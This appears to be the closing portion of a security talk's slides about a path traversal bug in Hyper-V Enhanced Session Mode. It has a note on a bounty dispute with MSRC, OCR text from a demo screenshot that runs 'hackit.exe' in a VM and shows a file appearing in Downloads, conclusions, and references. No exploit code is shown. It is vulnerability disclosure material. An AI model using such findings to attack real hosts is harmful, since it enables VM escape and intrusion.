- 17/01/2022 Last email about bounty argument with MSRC, nothing changed

Demo


Recycle Bin
Microsoft Edge
Windows 20H2-2B87N...
Hyper-V Manager
File Action View Help
Hyper-V Manager
DESKTOP-891A12F
Virtual Machines
Name
New Virtual Machi
Checkpoints
Automatic Ch
Now
New Virtual Machi
Summary Memory
DESKTOP-891A12F: 1 virtual machine selected.
New Virtual Machine on DESKTOP-891A12F - Virtual Machine Connection
File Action Media View Help
Recycle Bin
Microsoft Edge
evil
hackit
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\vv> cd .\Desktop\
PS C:\Users\vv\Desktop> .\hackit.exe
8:14 PM
9/23/2021
Status: Running
Downloads
New
Sort
View
This PC › Downloads
Search Downloads
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
Name
Date modified
Type
Size
Today (1)
New Text Document
9/23/2021 8:11 PM
Text Document
0 KB
1 item
8:14 PM
9/23/2021

Conclusion

- Path Traversal always surprises us
- Try old bugs on Windows newest system ☺
- Enhanced Session Mode is a good attack surface
- Always be careful of VM, even Hyper-V
- MSRC have the final explanation right

References

- https://thalium.github.io/blog/posts/fuzzing-microsoft-rdp-client-using-virtual-channels/
- https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Mobius-Band-Explore-Hyper-V-Attack-Interface-Through-Vulnerabilities-Internals.pdf
- https://research.checkpoint.com/2020/reverse-rdp-the-path-not-taken/
- https://research.checkpoint.com/2019/reverse-rdp-the-hyper-v-connection/
- https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpeclip/fb9b7e0b-6db4-41c2-b83c-f889c1ee7688

Q&A